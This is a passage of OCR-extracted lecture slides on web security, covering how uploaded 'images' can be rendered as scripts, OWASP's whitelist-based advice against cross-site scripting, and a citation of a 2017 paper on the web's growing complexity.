
  - IE will render this as HTML (despite Content-Type)
- Consider photo sharing sites that support image uploads
  - What if attacker uploads an “image” that is a script?

How to Protect Yourself (OWASP)


- The best way to protect against XSS attacks:
    - Validates all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification of what should be allowed.
    - Do not attempt to identify active content and remove, filter, or sanitize it. There are too many types of active content and too many ways of encoding it to get around filters for such content.
    - Adopt a ‘positive’ security policy that specifies what is allowed. ‘Negative’ or attack signature based policies are difficult to maintain and are likely to be incomplete.

Security Challenges in an Increasingly Tangled Web,
Kumar, D., Ma, Z., Durumeric, Z., Mirian, A., Mason, J., Halderman, J. A., & Bailey, M. WWW 2017


The web is growing in complexity



1,597 total requests

